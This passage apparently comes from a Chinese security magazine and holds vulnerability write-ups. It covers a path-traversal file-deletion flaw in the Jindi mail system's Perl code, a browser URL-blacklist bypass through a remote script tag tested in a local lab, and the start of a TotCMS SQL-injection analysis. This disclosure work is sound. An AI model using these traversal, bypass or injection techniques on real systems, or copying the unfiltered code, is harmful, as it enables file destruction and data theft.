
```
undef @tmp;
if ($del){
    foreach(@reg){
        if (/^$memoid *=/i){next;}
        if (/^memo0 *= *$memoid/i){$_ = "memo0 = ";}
        push(@tmp,$_);
    }
    unlink("$userdir/$memobox/$memoid");
    $msg = '指定笔记已删除。';
    $checked = $dmemo = $memo = $title = '';
    @reg = @tmp;
}
```

这段代码中，丝毫没有对来自用户浏览器的“memoid”参数做任何过滤或者限制，而是直接将其放入 unlink 函数作为被删除文件名称的一部分来使用。

这样一来，我们就可以借助跨目录符号“../”来达到跨域文件目录删除指定文件的目的。该漏洞可以被恶意攻击者借助金笛邮件系统，进行对邮件系统所在服务器文件系统的破坏，甚至导致服务器无法正常工作。

最后，这个安全漏洞我已经汇报给了金笛邮件系统的开发经理，期待他们能够尽快修复该漏洞，以免造成恶意攻击的发生。

前置知识：无
关键词：闪游、URL、漏洞



闪游浏览器 URL 黑名单绕过漏洞

文/图　爱无言

“闪游浏览器”看到这个名字的时候，我还以为自己看错了，不是常常听说的都是遨游浏览器吗？怎么出来一个闪游浏览器，连忙上官方网站看看这款浏览器的介绍：闪游——超速、超小（仅几百 KB）、稳定、占用资源超低、绿色便携，超强的魔法浏览特性再加上强劲的广告弹窗过滤机制，让大家可以闪速、无忧上网。闪游对 Windows 系统资源的占用特少，远远超越了国内外的同类网页浏览器软件。看起来，闪游浏览器正如其名，是一个以快速访问网页资源为主的新款浏览器。其中，闪游浏览器最为推崇的一个特性是超强过滤功能，其官方解释为：弹窗（自动弹窗、弹窗列表和欺骗弹窗）屏蔽，网页广告内容过滤，保障快捷绿色无忧上网。这个功能非常好，尤其对于一般的用户来讲，是一个保障访问安全的重要功能。于是，我决定试用一下这个浏览器，看一看是不是真的如同官方网站上宣传的那样优秀。

从文件大小上来说，闪游浏览器确实比较小，它的两个版本：一个安装版，一个绿色解压版都很小。由于没有能从官方网站上下载到 0.99a 版本，我只有从其他下载站点上下载到闪游浏览器的 0.98 版本，其压缩版文件大小为 525KB，这个大小确实如官方所说足以放置在闪盘当中随身携带（文章快写完的时候，我发现闪游浏览器的 0.99b 版本出来了，经过测试其黑名单机制还是存在本文涉及的绕过漏洞）。

解压了闪游浏览器 0.98 版本，只有一个名叫“SaaYaa.exe”的可执行文件，这个就是闪游浏览器的主文件了。同时可以看出这个闪游浏览器的出品公司为软媒。

运行 SaaYaa.exe 程序，出现一个类似糖果浏览器的淡蓝色运行界面，如图 1 所示。




图 1

先不去讨论界面上的话题，我们现在找一找闪游浏览器的“超强过滤功能”。在其“工具”菜单中，我们发现了我们要找的功能，如图 2 所示。




图 2

闪游浏览器最主要的一个特性就是对广告过滤的全方位支持，从图 2 中，我们可以看到，闪游浏览器在处理广告内容时，区分为常见的弹窗过滤、浮动元素过滤以及页面内容过滤，同时，它还添加了禁止 Flash 以及 ActiveX 功能，在菜单的最上方，我们还看到了一个功能“添加到网址黑名单”。闪游浏览器从三个大的方面来全面防范网页广告，实属不易。但是，尽管闪游浏览器加强了广告过滤功能的实现机制，我们还是不能确定这种机制是不是就真的起作用，最好的办法就是来实际测试一下。而我这里选择的就是测试一下闪游浏览器的网址黑名单功能，之所以选择这个功能作为测试对象，是因为大多数的以 IE 为内核做“外包”的浏览器，在处理网址黑名单上对 IE 的机制把握不全，往往造成黑名单可以被绕过的安全缺陷。

我利用虚拟机在本地搭建一个网络测试环境，真实主机的 IP 地址为 192.168.1.1，虚拟机的 IP 地址为 192.168.1.3。在测试中，我们首先看一看闪游浏览器的网址黑名单是如何添加的。当我们按下快捷键 Ctrl+Q 的时候，闪游浏览器会出现一个网址黑名单添加对话框，如图 3 所示。




图 3

在这里我们可以输入想要禁止访问的网址内容，默认情况下，闪游浏览器会在发现浏览器如果访问被禁止的网址时，会自动关闭当前访问页。除去这种添加方式，我们还可以按下 F8 功能键，打开闪游浏览器的配置界面，在其“广告过滤”选项处添加网址黑名单，如图 4 所示。




图 4

在这里，我们为了测试的全面性，在黑名单网址处输入的被过滤网址格式为“*192.168.1.3*”，我们使用了两个*号通配符，这代表着只要浏览器试图访问的网址存在 192.168.1.3 这个字眼，那么浏览器都应该禁止当前访问，及时关闭访问页面。

运行虚拟机中的 IIS，我们在真实主机上开启闪游浏览器，在其地址栏中输入 192.168.1.3 这个网址，发现浏览器会迅速关闭当前访问页，禁止了我们访问 192.168.1.3 的行为，看起来，闪游浏览器的黑名单功能已经起作用了。

现在，就让我们来测试一下看看能不能绕过闪游浏览器的这个网址黑名单机制。在 192.168.1.1 这个主机上，我们在 Web 目录中建立了一个 index.htm 文件，其内容非常简单：<script src=http://192.168.1.3/js.js> </script>。这是一段调用 JavaScript 脚本语句的代码，而其调用的 JavaScript 脚本文件 js.js 却来自于 192.168.1.3 这个被禁止的黑名单网址，按照道理来讲这个访问行为应该是被禁止的，先不管这个，我们再在虚拟机的 Web 目录中建立一个 js.js 文件，其内容很简单：alert('here is 192.168.1.3');。

如果我们能够通过 192.168.1.1 主机上的 htm 文件访问到 192.168.1.3 上的 js.js 文件，那么浏览器就应该弹出一个内容为“here is 192.168.1.3”的对话框出来，除非浏览器能够及时禁止这种访问黑名单网址的危险行为。

打开闪游浏览器，由于是在 192.168.1.1 这个真实主机上测试，所以我在地址栏中输入的网址可以为 127.0.0.1，这等同于

192.168.1.1。输入完毕，回车，一个大大的对话框就蹦出来了，如图5所示。





图5

毫无疑问，闪游浏览器并没有禁止我们访问黑名单网址192.168.1.3上的脚本文件，而这却是应该被浏览器所禁止的行为，一个简单的脚本文件竟然绕过了闪游浏览器的网址黑名单功能，这其实就是因为开发者没有处理好IE的脚本访问原理造成的。

其实，并不是说外包浏览器就不能将网址黑名单机制做好，国外有一个同样以IE为内核的浏览器，它在处理网址黑名单上就不存在本文涉及的远程脚本绕过的问题。而这种发掘浏览器网址过滤机制中存在的绕过漏洞技术，我已经在自己出版的《软件漏洞发掘技术实战》（人民邮电出版社出版）一书中进行了更加详细的介绍，大家可以阅读参考。期待大家能够通过我书中教给大家的技术来发现出属于自己的安全漏洞来。

最后，有任何问题欢迎到论坛上来进行讨论，或者访问我的博客http://hi.baidu.com/digexploit。

前置知识：无
关键词：淘物CMS，漏洞



淘特CMS最新0Day漏洞分析

文/图 Cschi

在此之前，笔者不只一次地看到黑防爆出淘特CMS的漏洞，感觉这套系统还不很成熟，所以就一直没有碰过。但是因为最近搜索房地产方面的CMS时，和淘特不期而遇，于是便对淘特的几个主要CMS（.Net、Asp、分类信息、论坛等，分别称为TotNetCms、TotAspCms、TotInfo、TotBbs）做了一次比较详细的分析。

其实笔者一直觉得注入这东西真有点像陈芝麻烂谷子了，技术上没新意，纯粹挑战的是耐心和细微。整天读读脚本看看代码啥的，偶尔发现作者的失误（有些甚至只是“笔误”），就好像发现了新大陆似的欣喜若狂，很有成就感，然而当这种感觉之后，更多的却是说不出的失落和迷茫，有种被愚弄的感觉。当然这只是笔者个人的感受！

不过辩证分析，漏洞在某种程度对事物的发展有着积极的促进作用。人类制造出了非常出色的机器——计算机，其运算速度是人脑所不能比拟的，但是其机械的本质决定它只会机械地执行既定程序，这就要求程序必须具备数理逻辑的严密性和完备性，否则将导致错误甚至崩溃。然而遗憾的是，我们的程序总或多或少地存在些问题，因此我们就经常遇到注入、溢出、崩溃等现象，其危害有些甚至已上升到事件或事故的程度。于是程序也在被不断地 “patch”和“update”，逐渐变得安全和健壮，而这一切应归功于漏洞发掘者！安全只是相对的，只有发现问题才能解决问题，只有发现才有进步！闲话少叙，直接看淘特漏洞。

TotNetCms漏洞

淘特Asp.Net Cms最新版本为2.1，基于.Net FrameWork3.5，演示地址：http://demo.totcms.com，数据库支持mssql2000和mssql2005。本次测试环境为：IIS5.1或IIS6.0、Asp.Net3.5、mssql2005的数据库为totnetcms，用户为cms_user，权限为db_owner。在XP系统使用mssql2005需要注意：1）建议新建登录名时取消“强制实施密码策略”，否则可能会出错；2）使用setup.aspx安装时，“数据库地址”应该为“.\SQLEXPRESS”（SQLEXPRESS为默认安装mssql2005的实例名），而不是“local”或“local\SQLEXPRESS”，如图1所示。笔者最初检测的是5月17日的2.0版本，不到一个月，淘特又于6月7日发布了2.1版本，遗憾的是漏洞依然存在，原因也很简单——漏洞并没有被淘特发觉。

淘特采用两种方式将变量引入SQL语句。一种是使用“Parameters.Add”，这是值得推荐和比较安全的赋值方式，另一种是使用字符串函数Append，而且淘特仅使用自定义函数RequestUtil.getInt对数字型变量做了限制，而对字符型没有做任何过滤，因此导致注入。我们可以使用DW在反编译后的源码中搜索关键字“append(”。

